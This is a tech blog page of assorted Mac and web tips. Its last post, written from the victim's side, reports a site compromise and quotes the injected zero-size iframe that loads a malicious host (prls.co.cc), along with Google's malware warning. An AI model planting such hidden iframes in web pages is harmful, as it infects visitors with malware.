
Quicksilver: Fix Crashing on Launch

I love quicksilver. But it is hard to start. That is to say, that when I try and start it, I usually have to click the icon or launch it several times before it starts running. I can look in the error logs and see that “Thread 6” is usually what is crashing. I am using the latest version B58 (3841) but this still happens.

So, to solve this, I wrote a little application that will try and launch Quicksilver a bunch of times until it actually starts. It will only try and launch quicksilver if it is not already running. The core of the application is a shell script, which I have included the code for below.

You can also download it as an application: qs.app

I stick this in my Applications folder and then use spotlight to launch it whenever Quicksilver crashes or is not running. I also run this script on startup so that quicksilver is always running when my computer starts up.

Hopefully it will serve you well.

BTW – I probably could have done a “for” loop in the code below, but it was just easier to copy and paste. Feel free to submit your more concise version in the comments below.

#!/bin/sh
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3

ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
ps -u $USER | grep [Q]uicksilver\.app >/dev/null || echo `echo opening; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app; open /Applications/Quicksilver.app`
sleep .3
Posted in Tech Tips | Tagged , , , | 2 Comments

How to Submit a Review to BizRate.com

Lots of businesses seem to be using BizRate.com. If you’re wondering how to submit a review, well, a business has to be signed up, first, and then they’ll give you a link review your order after your purchase.

If you’re a business and are wondering how to register for BizRate, it’s part of Shopzilla, and so you’ll need to register there.

This page talks about what Shopzilla is, and how it’s related to BizRate: http://about.shopzilla.com/our-company/company-mission

This is the registration page for Shopzilla / Bizrate: http://merchant.shopzilla.com/oa/registration/index.xpml

Posted in Web Development | Tagged | 4 Comments


Dropbox Command Line Interface (CLI)

Dropbox has some great functionality for their Unix client:

Dropbox command-line interface

commands:

Note: use dropbox help  to view usage for a specific command.

 status       get current status of the dropboxd
 help         provide help
 puburl       get public url of a file in your dropbox
 stop         stop dropboxd
 running      return whether dropbox is running
 start        start dropboxd
 filestatus   get current sync status of one or more files
 ls           list directory contents with current sync status
 autostart    automatically start dropbox at login
 exclude      ignores/excludes a directory from syncing

Unfortunately this functionality is not extended to Mac OS X (Dropbox.app) or Windows (dropbox.exe). To show your support for this feature request, please vote it up here:

https://www.dropbox.com/votebox/2713/command-line-interface

or visit this thread and make your argument and/or show your support:

http://forums.dropbox.com/topic.php?id=29158

Dropbox Command Line Interface  Cli

Posted in Software, Tech Opinion | Tagged , , , | 1 Comment

Command + V (paste) not available in certain dialogs with Mac OS X

This is a question that I’m hoping one of you power users will answer:
My Workflow
When using some programs (like Firefox) if I pull up a file open dialog (Cmd+O) then I can press Cmd+Shift+G and get a “Go to the Folder” dialog. I can then use Cmd+V and paste in the path that I had previously copied to the clipboard.

However, sometimes Cmd+V is not available. This happens a lot with Chrome and the File Select dialog.

Command + V (paste) not available in certain dialogs with Mac OS X

Command + V (paste) not available in certain dialogs with Mac OS X

Posted in Software, Tech Tips | Tagged , | Leave a comment


How to Set a Custom Flickr URL for Photostream

My friends have “friendly” Flickr URLs while I have a string of numbers. How do I get a friendly URL?

  • You can make your own Flickr alias. BUT!
  • You only get ONE SHOT at it, so choose carefully!

Visit this link to set your flickr URL: http://www.flickr.com/profile_url.gne

flickr custom url

  • You can specify an alias for yourself that will form your own unique Flickr web address.
  • Once you have settled on an address you like, you can share it with all your friends!
  • Pick a *permanent* alias that will appear in your Flickr web address, like “christiep” or “pickles”.
  • This can’t be changed later, so choose wisely!
  • Note: Your alias can only contain letters, numbers, “_” or “-“.
Posted in Tech Tips | Tagged | Leave a comment


RsyncX v2.1 for Mac OS X

I’ve decided to post a link for you to download RsyncX, because I recently read about RsyncX and wanted to check it out, but I couldn’t find out where to download it myself. After lots of digging, I came across it and have now reposted it. The license for the software permits this, too.

So here is a screenshot:

RsyncX

And a short description:

RsyncX is an implementation of rsync with HFS+ support and configuration through a command line (Terminal) or graphical user interface. This release will not overwrite the existing version of rsync, and is completely compatible with all versions of rsync within the 2.6.0 protocol accepted range.

Rsync development has been discontinued from the developer. I’m not the developer, so don’t e-mail me for support questions. I’m just providing a place to download it.

Download RsyncX

Posted in Mac, Software, Tech Tips | 1 Comment

Stack Overflow: Unicorns

Just noticed when you upvote on Stack Overflow there are unicorns, balloons, and hearts appearing. Has this been going on for a while? Could it be an 4/1 joke?

Posted in Random, Tech Tips | Leave a comment

Set Finder to Search “File Name” instead of “Contents” on Mac OS X Leopard

Here’s my solution to getting the “File Name” box by default when pressing Cmd-F when in a finder window on Mac OS X. This is not perfect, but it’s pretty good. Since it has to call automator / applescrpt there might be a 1 second delay after you press the key. Let me know if anybody has a way to speed that up. So…

Note: There is an easier way to do this (than below). Instead of using cmd-f just use cmd-shift-f and it will default to file name instead of contents :) However, if you are really set on having Cmd+f search file names, check out the section below.

Part I: Create a Service with Automator

– Launch Automator and choose “New Service”
– Click on the record button and when it is recording, choose a finder window, and do something, like change the view prefernces (icons, list, anything really). Then press stop recording.
– Back in automator you will now have your recording, but at the top you will also have something that says “Service Receives” and change that from “text” to “no input” and then choose “Finder” for the application. If you didn’t do the previous step of recording something where you activated finder, you won’t be able to select finder her.
– Remove the thing you recorded in the right hand pane, and then choose Applescript from the left side. Paste in this code:

on run {input, parameters}
	tell application "System Events" to tell process "Finder"
		set frontmost to true
		click menu bar 1's menu bar item "File"'s menu 1's menu item "Find"
		tell application "Finder"
		end tell
		tell window 1's splitter group 1
			click group 1's radio group 2's checkbox "File Name"
		end tell
	end tell

	return input
end run

– You should then have something that looks like the image below.
– Save that with a name like SearchFile (no spaces)

Part 2: Assign that Service to Command-F in system preferences

– Open System Preferences and then Keyboard
– Choose Application Shortcuts in the Left Side and then Add New
– Choose Finder as the Application, then type SearchFile as the menu name, and choose your keyboard shortcut (Cmd-F)
– Voila! When you are in Finder this keyboard shortcut will override the default cmd-f and run your applescript, which will open the find box and then select the “File Name” as the default search toggle.

Tip:
If you are not already aware, if you want to change the default search behavior to “This Folder” instead of “This Mac” – right click in the places bar of finder (you must have the toolbar visible to see this area) and then choose Open Sidebar Preferences. Then click on the advanced tab, and you will be able to change that option, too:

Posted in Mac, Tech Tips | Tagged , , , , | 5 Comments

Disable Top-Bar in Gmail (Nav Bar)

Gmail Top BarGoogle has a navigation bar, it includes items like Gmail Calendar Documents Photos Reader Web More and a few months ago they added it to G-mail. I don’t use it because I have gmail running as an Application Shortcut / Fluid Instance, and so it has it’s own, dedicated window, and the Google Bar at the top just takes up space. Why would I need to access Calendar Documents Photos Reader Web More when I’m in this mode? So, there is no option to disable it (that I have found) so I’ve written a custom user script. When using Fluid on Mac you can simply use the script icon on the meun bar and add a custom script. On a PC, or with Chrome you will add a new extension. With Firefox you can use Grease Monkey.

So, without further delay, here is the script that I’m using:

// ==UserScript==
// @name        Remove Nav Bar in G-Mail
// @namespace   https://techblog.willshouse.com
// @description Removes Google Nav Bar (Documens, Etc) at the top of G-mail
// @include     gmail.com
// @author      Will
// ==/UserScript==

(function () {
    if (window.fluid) {

   function myRemoveIframe(){
    try{
     var d = document.getElementById("canvas_frame");
     d.contentWindow.document.getElementById("gb").style.display = 'none';
    }catch(e){
     setTimeout(function(){
      myRemoveIframe();
     },500);
    }
   }
   myRemoveIframe();

    }
})();
Posted in Tech Tips, Web Development | Tagged , , , , | Leave a comment

prls.co.cc

Recently one of my clients experienced an exploit where the following code was added to the bottom of their website:

<iframe src=”http://prls.co.cc/forum.php?tp=1b9dd1abf1c302ca” width=”0″ height=”0″ frameborder=”0″></iframe>

Following the compromise, Google picked up on it and started warning people visiting the site about Malware, Viruses, and Security.

Google then sent the following notification:

Dear site owner or webmaster,

We recently discovered that some of your pages can cause users to be infected with malicious software. We have begun showing a warning page to users who visit these pages by clicking a search result on Google.com.

Below is an example URL on your site which can cause users to be infected (space inserted to prevent accidental clicking in case your mail client auto-links URLs):

http://www.site.com/

Here is a link to a sample warning page:
http://www.google.com/interstitial?url=http%3A//www.site.com/

We strongly encourage you to investigate this immediately to protect your visitors. Although some sites intentionally distribute malicious software, in many cases the webmaster is unaware because:

1) the site was compromised
2) the site doesn’t monitor for malicious user-contributed content
3) the site displays content from an ad network that has a malicious advertiser

If your site was compromised, it’s important to not only remove the malicious (and usually hidden) content from your pages, but to also identify and fix the vulnerability. We suggest contacting your hosting provider if you are unsure of how to proceed. StopBadware also has a resource page for securing compromised sites:
http://www.stopbadware.org/home/security

Once you’ve secured your site, you can request that the warning be removed by visiting
http://www.google.com/support/webmasters/bin/answer.py?answer=45432
and requesting a review. If your site is no longer harmful to users, we will remove the warning.

Sincerely,
Google Search Quality Team

Note: if you have an account in Google’s Webmaster Tools, you can verify the authenticity of this message by logging into https://www.google.com/webmasters/tools/siteoverview and going to the Message Center, where a warning will appear shortly.

I’m still trying to get to the bottom of what happened. If you have any information, thoughts, comments, or if this happened to you, please leave a note below. :)

Posted in Web Development | Tagged | Leave a comment